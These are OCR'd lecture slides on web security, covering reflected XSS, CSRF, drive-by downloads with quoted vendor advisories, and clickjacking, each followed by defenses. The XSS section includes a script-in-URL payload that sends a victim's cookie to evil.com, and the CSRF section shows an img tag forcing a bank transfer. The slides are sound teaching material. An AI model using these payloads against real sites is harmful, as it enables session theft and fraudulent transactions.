
Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

Preventing XSS

- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML
  - < > & " ' → < > & " '
- Insert dynamic data into DOM using client-side Javascript
  - Akin to prepared statements
- Have server supply a whitelist of the scripts that are allowed to appear on a page (Content Security Policy)

Static Web Content

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to automatically fetch the given URL.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Web Accesses w/ Side Effects

- Recall our earlier banking URL:

```
http://bank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- So what happens if we visit `evilsite.com`, which includes:

```
<img src="http://bank.com/moneyxfer.cgi?
    Account=alice&amt=500000&to=DrEvil">
```

  - Our browser issues the request …
  - … and dutifully includes authentication cookie!
- *Cross-Site Request Forgery* (**CSRF**) attack

CSRF Defenses

- Require authentication (not just session cookie) for each side-effecting action (painful)
- Use unguessable URLs for each action (URL includes a *random CSRF token*)
- If URL to transfer money is unguessable:
  `http://bank.com/moneyxfer.cgi?account=alice&amt=50&to=bob&token=5f92ea40`
  then attacker won't know what to put in malicious page
- Note: only the server can implement these!

Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

```
<title>Javascript demo page</title>

<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Threats?

Or what else?
Java, Flash,
Active-X, PDF …

Drive By Downloads

55846 : Mozilla Firefox Just-in-time (JIT) JavaScript Compiler js/src/jstracer.cpp font HTML Tag Handling Memory Corruption

Printer | http://osvdb.org/55846 | Email This | **Edit Vulnerability**

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
6	571	about 1 year ago	about 1 month ago	24 times	90%

generously sponsored by TENABLE Network Security

Timeline

Disclosure Date	Exploit Publish Date	Vendor Solution Date
2009-07-13	2009-07-13	2009-07-16

Days of Exposure
3 days

Keywords

6868125, 6861719

Description

A memory corruption flaw exists in Firefox. The Just-in-Time (JIT) compiler can enter a corrupt state following native function calls resulting in memory corruption. With a specially crafted request, an attacker can cause arbitrary code execution resulting in a loss of integrity.

Classification

Location: Remote / Network Access, Context Dependent
Attack Type: Input Manipulation
Impact: Loss of Integrity
Solution: Workaround, Upgrade
Exploit: Exploit Public, Exploit Commercial
Disclosure: Vendor Verified, Uncoordinated Disclosure, Discovered in the Wild
OSVDB: Web Related

Solution

Upgrade to version 3.5.1 or higher, as it has been reported to fix this vulnerability. It is also possible to correct the flaw by implementing the following workaround: disable JavaScript.

Drive-By download = attack that infects your system just by you visiting a (malicious) web page. Your are now 0wnd!

PUBLIC ADVISORY: 02.22.07

VeriSign ConfigChk ActiveX Control Buffer Overflow Vulnerability

I. BACKGROUND

The ConfigChk ActiveX Control is part of VeriSign Inc.'s MPKI, Secure Messaging for Microsoft Exchange and Go Secure! products. It looks for the Microsoft Enhanced Cryptographic Provider in order to support 1024-bit cryptography.

II. DESCRIPTION

Remote exploitation of a buffer overflow vulnerability in VeriSign Inc.'s ConfigChk ActiveX Control could allow an attacker to execute arbitrary code within the security context of the victim.

The ActiveX control in question, identified by CLSID 08F04139-8DFC-11D2-80E9-006008B066EE, is marked as being safe for scripting.

The vulnerability specifically exists when processing lengthy parameters passed to the VerCompare() method. If either of the two parameters passed to this method are longer than 28 bytes, stack memory corruption will occur. This amounts to a trivially exploitable stack-based buffer overflow.

III. ANALYSIS

Successful exploitation of this vulnerability would allow a remote attacker to execute arbitrary code within the context of the victim.

In order to exploit this vulnerability, an attacker would need to persuade the victim into viewing a malicious web site. This is usually accomplished by getting the victim into clicking a link in a form of electronic communication such as e-mail or instant messaging.

About the security content of Java for Mac OS X 10.6 Update 2

Last Modified: May 18, 2010

Java for Mac OS X 10.6 Update 2

- **Java**

CVE-ID: CVE-2009-1105, CVE-2009-3555, CVE-2009-3910, CVE-2010-0082, CVE-2010-0084, CVE-2010-0085, CVE-2010-0087, CVE-2010-0088, CVE-2010-0089, CVE-2010-0090, CVE-2010-0091, CVE-2010-0092, CVE-2010-0093, CVE-2010-0094, CVE-2010-0095, CVE-2010-0837, CVE-2010-0838, CVE-2010-0840, CVE-2010-0841, CVE-2010-0842, CVE-2010-0843, CVE-2010-0844, CVE-2010-0846, CVE-2010-0847, CVE-2010-0848, CVE-2010-0849, CVE-2010-0886, CVE-2010-0887

Available for: Mac OS X v10.6.3, Mac OS X Server v10.6.3

Impact: Multiple vulnerabilities in Java 1.6.0_17

Description: Multiple vulnerabilities exist in Java 1.6.0_17, the most serious of which may allow an untrusted Java applet to execute arbitrary code outside the Java sandbox. Visiting a web page containing a maliciously crafted untrusted Java applet may lead to arbitrary code execution with the privileges of the current user. These issues are addressed by updating to Java version 1.6.0_20. Further information is available via the Sun Java website at http://java.sun.com/javase/6/webnotes/ReleaseNotes.html

Category: Application (Web Browser) > Opera

Vendors: Opera Software

Opera JPEG DHT Marker Buffer Overflow and createSVGTransformFromMatrix Request Validation Flaw Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1017473
SecurityTracker URL: http://securitytracker.com/id/1017473
CVE Reference: CVE-2007-0126, CVE-2007-0127 *(Links to External Site)*
Updated: May 20 2008
Original Entry Date: Jan 5 2007
Impact: Execution of arbitrary code via network, User access via network
Fix Available: Yes **Vendor Confirmed:** Yes
Version(s): prior to 9.10
Description: Two vulnerabilities were reported in Opera. A remote user can cause arbitrary code to be executed on the target user's system.

A remote user can create a specially crafted JPEG image that, when loaded by the target user, will trigger a heap overflow and execute arbitrary code on the target system. The code will run with the privileges of the target user.

A specially crafted JPEG DHT marker can trigger the flaw.

Christoph Diehl reported this vulnerability to iDefense.

A remote user can create Javascript with a specially crafted createSVGTransformFromMatrix request parameter that, when processed by the target user, will execute arbitrary code on the target system. The code will run with the privileges of the target user.

MS-ISAC Multi-State Information Sharing and Analysis Center

Alert Level: GUARDED

Home / Cyber Advisories

MS-ISAC ADVISORY NUMBER:

2009-008

DATE(S) ISSUED:

2/20/2009

SUBJECT:

Vulnerability in Adobe Reader and Adobe Acrobat Could Allow Remote Code Execution

OVERVIEW:

A new vulnerability has been discovered in the Adobe Acrobat and Adobe Reader applications that allows attackers to execute arbitrary code on the affected systems. Adobe Reader allows users to view Portable Document Format (PDF) files. Adobe Acrobat offers users additional features such as the ability to create PDF files.

Depending on the privileges associated with the user, an attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Unsuccessful exploitation attempts may cause these programs to crash.

It should be noted that this vulnerability is being actively exploited on the Internet.

Vulnerability Notes Database

Search Vulnerability Notes

Vulnerability Notes Help Information

Report a Vulnerability

View Notes By
Name

ID Number

CVE Name

Date Public

Date Published

Date Updated

Severity Metric

Vulnerability Note VU#593409

Adobe Reader and Acrobat util.printf() JavaScript function stack buffer overflow

Overview

Adobe Reader and Acrobat contain a stack buffer overflow in the `util.printf()` JavaScript function, which may allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system.

I. Description

Adobe Reader is software designed to view Portable Document Format (PDF) files. Adobe Acrobat is software that can create PDF files. Adobe Reader and Acrobat support JavaScript in PDF documents. According to the Acrobat Forms JavaScript Object Specification, the `util.printf()` function "... *will format one or more values as a string according to a format string. This is similar to the C function of the same name.*"

Adobe Reader and Acrobat fail to sufficiently validate input to the `util.printf()` JavaScript function, which can result in a stack buffer overflow. Exploit code for this vulnerability is publicly available.

II. Impact

By convincing a user to open a specially-crafted PDF file, a remote, unauthenticated attacker may be

Adobe Flash Player

Adobe Flash Player is the standard for delivering high-impact, rich Web content. Designs, animation, and application user interfaces are deployed immediately across all browsers and platforms, attracting and engaging users with a rich Web experience.

Version Information

You have version 11,5,502,149 installed

The table below contains the latest Flash Player version information. Adobe recommends that all Flash Player users upgrade to the most recent version of the player through the Player Download Center to take advantage of security updates.

Platform	Browser	Player version
Windows	Internet Explorer (and other browsers that support Internet Explorer ActiveX controls and plug-ins)	11.6.602.171
	Internet Explorer (Windows 8)	11.6.602.171
	Firefox, Mozilla, Netscape, Opera (and other plugin-based browsers)	11.6.602.171
	Chrome (Pepper-based Flash Player)	11.6.602.171
Macintosh OS X	Firefox, Opera, Safari	11.6.602.171
	Chrome (Pepper-based Flash Player)	11.6.602.171
Linux	Mozilla, Firefox, SeaMonkey (Flash Player 11.2 is the last supported Flash Player version for Linux. Adobe will continue to provide security updates.)	11.2.202.273

COMPUTERWORLD

News

Adobe springs emergency Flash update, says hackers hitting Firefox

Second 'out-of-band' patch this month, fourth fix overall in 2013

By Gregg Keizer

February 26, 2013 04:11 PM ET 3 Comments

Computerworld - Adobe today patched new vulnerabilities in Flash Player that hackers are now exploiting in attacks aimed at Firefox users, the company said.

Today's surprise update to Flash Player was the second emergency fix this month, the third overall for February, and the fourth since the start of 2013.

Defenses Against Driveby Attacks

- Sandboxing: rich content (PDF, Flash, …) runs in a *constrained environment*
  - Implements Least Privilege
- Disable unneeded functionality
  - Excessive featurism is dangerous
  - But not always practical
- Patching / autoupdate
  - Still a race, and can be disruptive
- Control exposure to untrusted sites
  - E.g., *Google Safe Browsing*: dynamically updated list of malware & phishing sites
  - Browser warns on any access …

Clickjacking: Misleading Users

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attacker can meddle with integrity of this relationship in all sorts of ways …



BEST GAME EVER!
PLAY!
twitter
Is this goodbye?

Misleading Users

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attacker can meddle with integrity of this relationship in all sorts of ways …
- Especially, recall the power of Javascript!
  - Alter page contents *(dynamically)*
  - Track events (mouse clicks, motion, keystrokes)
  - Read/set cookies
  - Issue web requests, read replies

Using JS to Steal Facebook *Likes*


Claim your
FREE iPad



- *Bait-and-switch*


UI Subversion: *Clickjacking*

- An attack application (script) compromises the *context integrity* of another application's User Interface when the user acts on the UI




Compromise visual integrity – target

- Hiding the target
- Partial overlays



Compromise visual integrity – pointer

- Manipulating cursor feedback



Clickjacking to Access the User's Webcam

Some Clickjacking Defenses

- Require confirmation for actions (annoys users)
- *Frame-busting:* Web site ensures that its "vulnerable" pages can't be included as a frame inside another browser frame
  - So user can't be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else

Attacker implements this attack by placing Twitter's page in a "Frame" inside their own page. Otherwise the two pages wouldn't overlap.

Some Clickjacking Defenses

- Require confirmation for actions (annoys users)
- *Frame-busting:* Web site ensures that its "vulnerable" pages can't be included as a frame inside another browser frame
  - So user can't be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- Conceptually implemented with Javascript like:

```
if (top.location != self.location)
        top.location = self.location;
```


(Note: actually quite tricky to get this right!)

Other Forms of UI Sneakiness

- Along with stealing events, attackers can use power of Javascript customization / dynamic changes to mess with the user's mind …

- For example, the user may not be paying sufficient attention ...
  - *Tabnabbing*
- Or they might find themselves living in *The Matrix …*

Browser in Browser



Lessons

- Clickjacking is an injection attack on the human brain
- Trusted path is critical to security
- The web security model was not designed with trusted path in mind
- Changing the web security model is challenging, because of legacy constraints